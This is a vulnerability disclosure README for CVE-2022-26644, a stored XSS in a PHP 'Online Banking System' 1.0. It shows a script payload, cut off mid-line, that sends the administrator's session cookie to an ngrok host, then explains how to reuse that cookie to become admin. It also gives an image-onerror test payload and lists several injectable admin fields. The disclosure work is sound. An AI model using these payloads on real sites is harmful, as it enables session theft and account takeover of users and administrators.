erik-451 Update README.md ... on May 16 History

..

README.md 6 months ago

README.md

Tittle: Online Banking System Stored XSS

Author: (Erik451)

CVE: CVE-2022-26644

Vendor Homepage: https://www.sourcecodester.com/

Software Link: Online Banking System

Version: OBS 1.0

Description: A XSS issue in OBS v1.0 allows remote attackers to inject JavaScript in the description parameters. XSS to Privilege Escalation

- Client can craft a malicious payload, when the administrator goes to "account managment menu" the payload will be executed and the administrator cookies will be sent to the attacker server.

Steps to reproduce:


- 1- Go to http://localhost/banking/client/?page=user

- 2- Edite your profile name and paste the payload
- 3- Using a ngrok http server to get the request with the administrator cookie

Client Session


Payload used to steal the session Cookie:

```
<script>var i=new Image;i.src=`https://2c32-81-9-194-204.ngrok.io/?c=${document.cook
```




Admin Session

The administrator goes to the manage accounts menu and will execute the payload in background. Now we have the admin cookie on the request



Client Session

Edit our cookie with the new admin cookie, reload admin page and now we are administrators.





Other XSS


Payload used: `<img src="x" onerror=prompt(1)>`


Announcements Tittle

- 1- Go to http://web.com/admin/?page=announcements/manage_announcement
- 2- Create or edite an announcement and paste the payload









Accounts Name

- 1- Go to http://web.com/admin/?page=accounts/manage_account

- 2- Create or edite an accounts and paste the payload, client account will execute the payload on his session.

System Info Name

- 1- Go to http://web.com/admin/?page=system_info
- 2- Edite the app/system info and paste the payload
- 3- This is the configuration of the app, all clients will see the tittle on the app, the XSS will be executed.